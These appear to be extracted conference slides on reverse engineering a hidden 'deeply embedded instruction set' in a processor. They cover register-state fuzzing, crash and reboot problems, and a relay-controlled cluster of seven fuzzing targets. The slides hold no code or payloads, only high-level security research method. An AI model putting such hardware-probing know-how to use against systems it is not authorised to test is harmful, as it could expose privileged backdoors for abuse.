
- ❖ Assisted fuzzing:

- ❖ Identifying arithmetic instructions:
    - ❖ Load initial register state with random values
  - ❖ Identifying memory accesses:
    - ❖ Load initial register state with pointers to either the user land or kernel buffers

## & Challenge:

- ☒ Unknown instruction set  
with unfettered access to ring 0
- ☒ Accidentally generate instructions causing  
kernel panics, processor locks, system reboots.
- ☒ ~20 random RISC instructions before  
unrecoverable corruption
- ☒ Then necessary to reboot the target
- ☒ ~2 minute reboot
- ☒ Months of fuzzing to collect enough  
data to reverse engineer the DEIS

A deeply embedded instruction set






## & Solution:


- ☒ Extend the earlier automated setup
- ☒ 7 target machines, PXE booting from a master
- ☒ Master assigns fuzzing tasks
  - ☒ Lets master coordinate the fuzzing workload
  - ☒ Intelligently task workers with high priority or unexplored segments of the instruction space
- ☒ Targets attached to relays, controlled by the master
- ☒ When the master stops receiving data from a target
  - ☒ Assume crashed, panicked, reset, locked, etc.
  - ☒ Target is forcefully reset through relay
- ☒ Fuzzing results collected from each target and aggregated on the master

A deeply embedded instruction set




(Demo)





